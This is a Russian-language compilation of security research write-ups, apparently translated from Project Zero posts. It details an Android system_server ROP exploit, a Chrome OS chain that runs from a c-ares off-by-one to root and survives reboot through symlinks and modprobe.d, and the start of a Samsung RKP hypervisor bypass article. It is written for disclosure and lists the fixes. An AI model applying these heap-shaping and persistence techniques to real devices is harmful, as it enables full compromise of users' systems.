
До Android 7 ROP могла отобразить переданный дескриптор ashmem как исполняемый и перейти к его полезной нагрузке. Политика SELinux в Nougat запрещала `execmem`, исполняемую ashmem и исполняемые отображения tmpfs для `system_server`:

```
neverallow system_server self:process execmem;
neverallow system_server ashmem_device:chr_file execute;
neverallow system_server system_server_tmpfs:file execute;
```

Можно было создать длинную чистую ROP, но в этом не было необходимости. `system_server` мог выполнять файлы с меткой `dalvikcache_data_file`:

```
neverallow system_server {
    data_file_type
    -dalvikcache_data_file
}:file no_x_file_perms;
```


Создавать такую метку мог только `installd`, но `system_server` мог через сокет приказать `installd` оптимизировать произвольный источник в произвольное назначение. Ещё проще было использовать уже имевший эту метку оптимизированный файл атакующего приложения. Статический байтовый массив переживал оптимизацию без изменений, поэтому встроенный в APK шелл-код появлялся в исполняемом файле, который ROP-цепочка могла найти и отобразить.



Точное смещение стека измерялось без догадок: атакующий создавал собственный `SoundPoolThread`, ждал его командного цикла и сравнивал поле `SP` в `/proc/$pid/stat` с базовым адресом стека этого потока.

Обход необходимости обходить ASLR


Приложения Android и `system_server` создаются через fork из zygote, которая предварительно загружает общие библиотеки. Унаследованные отображения имеют одинаковые адреса у атакующего и цели. Поэтому ROP-гаджеты можно выбрать из собственных библиотек атакующего, происходящих от zygote, и без изменений использовать в `system_server`.




Все остальные этапы не зависят от адресов, поэтому утечка информации не требуется.

Формирование адресного пространства


Пусть `thread_size` обозначает полное отображение потока. Сначала множество уведомлений с bitmap размера `thread_size` заполняют существующие дыры, чтобы будущие отображения того же размера располагались непрерывно:




Атакующий выделяет непрерывную последовательность bitmap, удаляет одно уведомление и вызывает удалённую сборку мусора небольшими транзакциями Binder. Так создаётся одна дыра размера `thread_size`:



Повторная загрузка звуковых эффектов создаёт `SoundPoolThread`; поскольку все остальные подходящие дыры заполнены, его стек занимает управляемый промежуток. Удаление непосредственно предшествующего ему уведомления и повторная сборка открывают соседнюю дыру:



BitUnmap отображает только `thread_size` байт, но сообщает размер backing object `2 * thread_size`. Его уничтожение снимает отображение и с него самого, и с соседнего стека потока:



Наконец, управляемый bitmap размера `2 * thread_size` повторно занимает оба отображения с поддельными `pthread_internal_t` и ROP-стеком:

Собираем всё вместе

Полная цепочка:

1. Построить ROP-стек из библиотек, загруженных zygote.
2. Выгрузить существующие звуковые эффекты и закрыть старый `SoundPoolThread`.
3. Заполнить дыры и выделить последовательные bitmap размера `thread_size`.
4. Удалить один bitmap и принудительно вызвать удалённую GC, чтобы открыть управляемую дыру.
5. Снова загрузить звуковые эффекты, чтобы стек нового потока попал в эту дыру.
6. Открыть вторую дыру непосредственно перед стеком.
7. Вставить BitUnmap, чьё отображение равно `thread_size`, а размер ashmem вдвое больше.
8. Принудительно вызвать GC, чтобы BitUnmap снял отображение с себя и целевого стека.
9. Опубликовать управляемый bitmap двойного размера и повторно занять обе области.
10. Выгрузить звуковые эффекты, подать сигнал условной переменной и возобновить поток на поддельном стеке.

Послесловие

Опубликованный исходный код эксплойта содержит дополнительные подробности реализации. Сопутствующий проект шелл-кода предоставляет ассемблерный префикс, который восстанавливает повторно занятую `pthread_internal_t`, обновляет регистры локального хранилища потока AArch64 на новое расположение и переходит к позиционно-независимой полезной нагрузке. Пользовательский сценарий линковщика добавляет эту исправляющую заглушку перед основным шелл-кодом, позволяя писать его на C.

Хронология

Эксплойт Chrome OS: однобайтовое переполнение и символические ссылки

> Это гостевая статья внешнего исследователя, который не являлся сотрудником Project Zero или Google.

Об эксплойте сообщили в программу вознаграждений за уязвимости Chrome в сентябре 2016 года. Проблема Chromium 648971 содержит более подробное описание и эксплойт.

Однобайтовое переполнение в библиотеке DNS

Менеджер сети Chrome OS, `shill`, предоставлял HTTP-прокси на случайном TCP-порту localhost. Позже прокси удалили, но его реализация принимала необычно свободный синтаксис HTTP и использовала c-ares для разрешения DNS.

В построителе запросов c-ares было однобайтовое переполнение:

Он преобразует имя хоста с точками в метки DNS в буфере `malloc`. Каждая метка получает байт длины, а разделяющие точки исчезают. Размер выделения фактически вычисляется как `strlen`;

для обычной последней метки резервируется дополнительный байт её длины.

Экранированные точки являются частью метки. Если последняя метка заканчивается на `\.`, а не на точку-разделитель, вычисление размера ошибочно решает, что последний байт длины уже учтён. Выделение оказывается на один байт короче, и младший байт `dnsclass`, обычно имеющий постоянное значение 1, переполняет фрагмент кучи.

Эксплойт из JavaScript?

`shill` работал с правами root, поэтому прямой JavaScript-эксплойт мог заменить трёхэтапную цепочку «процесс отрисовки → браузер → root» одним шагом. Его сбой не завершал Chrome, а служба автоматически перезапускалась.

Обычно Chrome не отправляет заголовок Host, заканчивающийся на `\.`. Вместо этого эксплойт использовал WebRTC TURN — бинарный протокол, поле имени пользователя которого могло содержать данные, напоминающие HTTP. Свободный парсер Shill принимал их.

Прокси слушал случайный порт. TURN также использовался для сканирования localhost по времени подключения. Особый случай самоподключения TCP в Linux создавал ложные срабатывания, когда порты источника и назначения случайно совпадали; повторные попытки сокращали результат до настоящего прослушиваемого порта.

Подготовка кучи была сложнее. Прокси хранил не более `0x7f` заголовков в векторе строк, ограничивал отдельные заголовки значением `0x800` байт, а пакеты TURN — `0x8000`, пересылал и освобождал их. Одновременно он принимал только одного клиента. Шесть подключений, или этапов, должны были размещать выделения по повторяемым адресам, несмотря на изменения расположения.

Дыра 0x820

Shill использовал dlmalloc — распределитель с наилучшим соответствием, который выбирает наименьший подходящий свободный фрагмент и объединяет соседние свободные фрагменты.


На первом этапе создаётся постоянная дыра размером `0x820` байт:

Красные фрагменты выделены, зелёные свободны, а голубой — верхний фрагмент dlmalloc. Сначала выделяются четыре фрагмента по `0x410`. Первый заменяется нижележащим выделением вектора заголовков, которое сохраняется между подключениями; четвёртый становится постоянным входным буфером сервера. Закрытие соединения освобождает два средних фрагмента заголовков по `0x410` и объединяет их в `0x820`.

Постоянные соседи не позволяют дыре объединиться. На каждом последующем этапе её можно временно занять управляемыми заголовками, повредить соседние фрагменты, а затем восстановить ту же дыру для следующего соединения.

Перекрывающиеся фрагменты

Последующие этапы используют однобайтовую перезапись нулём или единицей метаданных размера dlmalloc. Точно подобранные заголовки помещают целевой фрагмент сразу после переполняемого выделения запроса c-ares:



Перезаписанный младший байт размера меняет интерпретацию и объединение соседних фрагментов в dlmalloc. Повторное выделение создаёт фрагменты, перекрывающие стабильную область `0x820`:


```
struct malloc_chunk {

  INTERNAL_SIZE_T      prev_size;  /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T      size;       /* Size in bytes, including overhead. */

  struct malloc_chunk* fd;         /* double links -- used only if free. */
  struct malloc_chunk* bk;
```

Эксплойт повторяет управляемые выделения и освобождения между подключениями, сохраняя опорные фрагменты и меняя принадлежность перекрывающихся областей к спискам свободных блоков:

ASLR

К четвёртому этапу два фрагмента `0x2a0` являются единственными обычными элементами своего списка свободных блоков dlmalloc наряду со статически выделенной головой списка libc. Поэтому их указатели `fd` и `bk` раскрывают как другой фрагмент, так и libc.


Один фрагмент `0x2a0` перекрывает управляемый HTTP-заголовок размером `0x820`. Подконтрольный атакующему вышестоящий прокси получает заголовок и передаёт содержащиеся в нём указатели распределителя обратно JavaScript:



Эти значения раскрывают адрес стабильного слота `0x820` и базовый адрес libc, побеждая ASLR.

Переход к root

Этапы 5 и 6 превращают перекрытие в управление потоком выполнения:



Цель — `BindState`, содержащий указатель функции обратного вызова и связанные аргументы. Размер его фрагмента равен `0x40`. Эксплойт освобождает и объединяет область `0x2d0` в `0x810`, удаляет её из текущего списка свободных блоков и с помощью перекрывающихся данных `0x820` подделывает её размер как `0x40`.

Освобождение поддельного фрагмента и выделение `BindState` размещают объект внутри известной области `0x820`. Последняя перезапись меняет его обратный вызов на `system()` из libc, а первый аргумент — на команду оболочки, хранящуюся в том же стабильном слоте. Обратный вызов срабатывает примерно через 30 секунд и выполняет команду с правами root.

Ошибка устойчивости

Проверяемая загрузка Chrome OS предотвращает обычное закрепление. Код загрузки только для чтения проверяет ядро, а ядро проверяет блоки системного раздела при чтении. Доступный для записи раздел состояния хранит журналы, конфигурацию и кеши, но не доверенные исполняемые файлы.

Цепочка закрепления напоминала прежний эксплойт geohot и объединяла символические ссылки, `dump_vpd_log` и `modprobe`. Задание init записывало сведения о машине во время загрузки:

```
env UI_MACHINE_INFO_FILE=/var/run/session_manager/machine-info
dump_vpd_log --full --stdout > "${UI_MACHINE_INFO_FILE}"
...
udevadm info --query=property --name="${ROOTDEV}" |
    awk -F = '/^ID_SERIAL=/ { print "root_disk_serial_number=" $2 }' \
    >> "${UI_MACHINE_INFO_FILE}"
```

`UI_MACHINE_INFO_FILE` находился в доступном для записи `/var`, и его можно было заменить символической ссылкой. `dump_vpd_log --full --stdout` выводил управляемый атакующим файл раздела состояния `/mnt/stateful_partition/unencrypted/cache/vpd/full-v2.txt`, позволяя записать произвольное содержимое через эту символическую ссылку во время загрузки.

Обычно `/var/run` указывает на изменчивый `/run`. Эксплойт перенаправлял его в постоянный `/var/real_run` и с помощью дополнительных символических ссылок компенсировал проблемы служб, запутанных этим изменением.

Файл конфигурации modprobe.d

Прямая запись в `/proc/sys/kernel/modprobe` больше не работала, поскольку последующая запись `udevadm` заменяла значение. Вместо этого эксплойт создавал `/run/modprobe.d`, интерпретируемый modprobe. Его снисходительный парсер игнорирует повреждённые строки, но учитывает:

```
install modulename command...
```

Таким образом, произвольная запись во время загрузки могла установить команду для выбранного псевдонима модуля.

Поздний modprobe

Задание сведений о машине выполнялось после обычной загрузки модулей. Чтобы поздно запустить modprobe, эксплойт создавал символьное устройство с неизвестным старшим номером 173. Обращение к нему заставляет ядро запросить `char-major-173-0`. Часто используемый путь `/var/lib/metrics/uma-event` становился символической ссылкой на это устройство.

Раздел состояния был подключён с флагом nodev, поэтому во время запуска устройство требовалось переместить в /dev. Путь init cryptohomed предоставлял такую возможность:

```
if [ -e /mnt/stateful_partition/home/.shadow/attestation.epb ]; then
  mv /mnt/stateful_partition/home/.shadow/attestation.epb \
    /mnt/stateful_partition/unencrypted/preserve/attestation.epb
fi
```

Устройство создавалось как /mnt/stateful_partition/home/.shadow/attestation.epb, а /mnt/stateful_partition/unencrypted/preserve/attestation.epb указывал на /dev/net. Cryptohomed перемещал устройство туда. /dev/net использовался вместо /dev, поскольку задание меняло владельца цели и иначе нарушило бы работу Chrome.

Итоговая цепочка загрузки:

1. dump_vpd_log создавал /run/modprobe.d с командой root.
2. cryptohomed перемещал устройство с неизвестным старшим номером в /dev/net.
3. Код метрик обращался к символической ссылке uma-event.
4. Ядро вызывало modprobe для char-major-173-0.
5. Modprobe выполнял настроенную команду с правами root.

Исправления

Исправления охватили каждый уровень:

• c-ares исправила вычисление длины для экранированной точки и в Chrome OS, и в основном проекте.
• HTTP-прокси Shill был удалён.
• WebRTC TURN усилили, чтобы произвольные имена пользователей не могли достигать TCP-портов localhost.
• Соответствующее поведение сведений о машине, cryptohomed и символических ссылок ужесточили в нескольких изменениях Chrome OS.

Вместе патчи устранили точку входа повреждения памяти, транспорт JavaScript и цепочку закрепления.

Приподнимая гипервизор: обход Samsung Real-Time Kernel Protection


Автор: Gal Beniamini, Project Zero.

Проверенная загрузка аутентифицирует ядро Android при запуске, но сама по себе не способна сохранить его целостность после эксплуатации. Атакующий в ядре может изменять код, внедрять новую исполняемую память или менять структуры данных, предоставляя процессам дополнительные полномочия.


Samsung KNOX добавила защитный гипервизор Real-Time Kernel Protection (RKP), обеспечивающий целостность во время работы устройства. В этой статье анализируется RKP и описываются уязвимости, обходившие каждый основной механизм. Samsung исправила отчёты в январском Security Maintenance Release и тесно сотрудничала с Project Zero над первопричинами и дальнейшими улучшениями.

Основы HYP

